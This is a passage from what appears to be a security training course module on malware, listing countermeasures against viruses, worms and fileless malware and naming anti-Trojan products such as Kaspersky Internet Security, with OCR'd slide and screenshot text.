
1. Install **antivirus software** and update it regularly
2. Generate an **antivirus policy** for safe computing and distribute it to the staff
3. Schedule **regular scans** for all drives after the installation of antivirus software
4. Pay attention to the instructions while **downloading files** or any programs from the Internet
5. Avoid opening **attachments received** from an unknown sender as viruses spread via e-mail attachments
6. Do not accept disks or programs without checking them first using a **current version** of an antivirus program
7. Regularly maintain **data backup**
8. Stay informed about the **latest virus threats**
9. Ensure **pop-up blockers** are turned on and use an Internet firewall
10. Run disk clean up and registry scanner once a week
11. Run **anti-spyware** or **adware** once a week
12. Do not open files with **more than one file type extension**

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they appear
- Generate an antivirus policy for safe computing and distribute it to the staff
- Pay attention to the instructions while downloading files or programs from the Internet
- Regularly update antivirus software
- Avoid opening attachments received from unknown senders, as viruses spread via e-mail attachments
- Since virus infections can corrupt data, ensure that you perform regular data backups
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program
- Ensure that any executable code used within the organization has been approved
- Do not boot the machine with an infected bootable system disk
- Stay informed about the latest virus threats
- Check DVDs for virus infection
- Ensure that pop-up blockers are turned on and use an Internet firewall
- Perform disk clean-up and run a registry scanner once a week
- Run anti-spyware or anti-adware once a week

- Do not open files with more than one file-type extension
- Be cautious with files sent through instant messenger applications



Fileless Malware Countermeasures


1. Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker
2. **Disable PowerShell** and WMI when not in use
3. Disable macros and use only **digitally signed** trusted macros
4. Install whitelisting solutions such as McAfee Application Control to block **unauthorized applications** and code running on your systems
5. Train employees to detect phishing emails and **to never enable macros** in MS Office documents
6. **Disable PDF readers** to automatically run JavaScript
7. Implement **two-factor authentication** to access critical systems or resources connected to the network
8. Implement **multi-layer security** to detect and defend against memory-resident malware
9. **Run periodic AV scans** to detect infections and keep AV updated
10. Install browser protection tools and **disable automatic plugin** downloads
11. Regularly **update and patch** applications and OS
12. Use NGAV software that employs advanced technology like **AI/ML** to prevent new polymorphic malwares

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
- Disable PowerShell and WMI when not in use
- Disable macros and use only digitally signed trusted macros
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
- Train employees to detect phishing emails and to never enable macros in MS Office documents
- Disable PDF readers to run JavaScript automatically
- Disable Flash in the browser settings
- Implement two-factor authentication to access critical systems or resources connected to the network
- Implement multi-layer security to detect and defend against memory-resident malware
- Use User Behavior Analytics (UBA) solutions to detect threats hidden within your data
- Ensure the ability to detect system tools such as PowerShell and WMIC, and whitelisted application scripts against malicious attacks
- Run periodic antivirus scans to detect infections and keep the antivirus program updated

- Install browser protection tools and disable automatic plugin downloads
- Schedule regular security checks for applications and regularly patch the applications
- Regularly update the OS with the latest security patches
- Examine all the running programs for any malicious or new signatures and heuristics
- Enable endpoint security with active monitoring to protect networks when accessed remotely
- Examine the indicators of compromise on the system and the network
- Regularly check the security logs especially when excessive amounts of data leave the network
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's usual behavior patterns compared with the baselines
- Use next-generation antivirus (NGAV) software that employs advanced technology such as ML (machine learning) and AI (artificial intelligence) to avoid new polymorphic malware
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups
- Ensure that you use Managed Detection and Response (MDR) services that can perform threat hunting
- Ensure that you use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit to combat fileless attacks
- Disable unused or unnecessary applications and service features
- Uninstall applications that are not important
- Block all the incoming network traffic or files with the .exe format



Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. **Anti-Malware Software**


Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites


Kaspersky Internet Security
Your protection is live now
3 pieces of news
Details
Scan
Database Update
Safe Money
Privacy Protection
Parental Control
Protection for all devices
More Tools
Other products
My Kaspersky
License: 287 days remaining

https://www.kaspersky.com

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.



Kaspersky Internet Security
?
Your protection is live now
3 pieces of news
Details
Scan
Database Update
Safe Money
Privacy Protection
Parental Control
Protection for all devices
More Tools
Other products
My Kaspersky
License: 287 days remaining

Figure 7.119: Screenshot of Kaspersky Internet Security


Some additional anti-Trojan software are as follows:

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
